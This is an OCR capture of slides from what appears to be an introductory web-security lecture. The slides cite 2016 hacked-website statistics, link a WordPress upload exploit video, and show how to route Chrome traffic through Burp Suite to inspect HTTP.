
0x02. Major Web Hacking Cases

- **Hacked Website Report 2016 - Q3**
- **A total of 7,937 infected websites were analyzed in this report.**
- **Based on this data, similar to 2016 - Q1 / Q2, the three leading CMS platforms were WordPress, Joomla! and Magento.**




- WordPress Upload exploit example :https://www.youtube.com/watch?v=xZRGbBWeHVs

www.facebook.com/kyounggon.kim
anesra@gmail.com


0x03.
Key fundamental concept of Web

0x03. Key fundamental concept of Web (1/5)

- **HTTP Protocol**




- **Look over HTTP protocol using Chrome browser and burp suite**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Burp Suite setting: https://portswigger.net/**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)


- **Chrome browser setting > Open Proxy setting**



www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)

- **Chrome browser setting > Connection > LAN Setting**



www.facebook.com/kyounggon.kim
anesra@gmail.com


0x03. Key fundamental concept of Web (1/5)

- **Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega**

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x03. Key fundamental concept of Web (1/5)

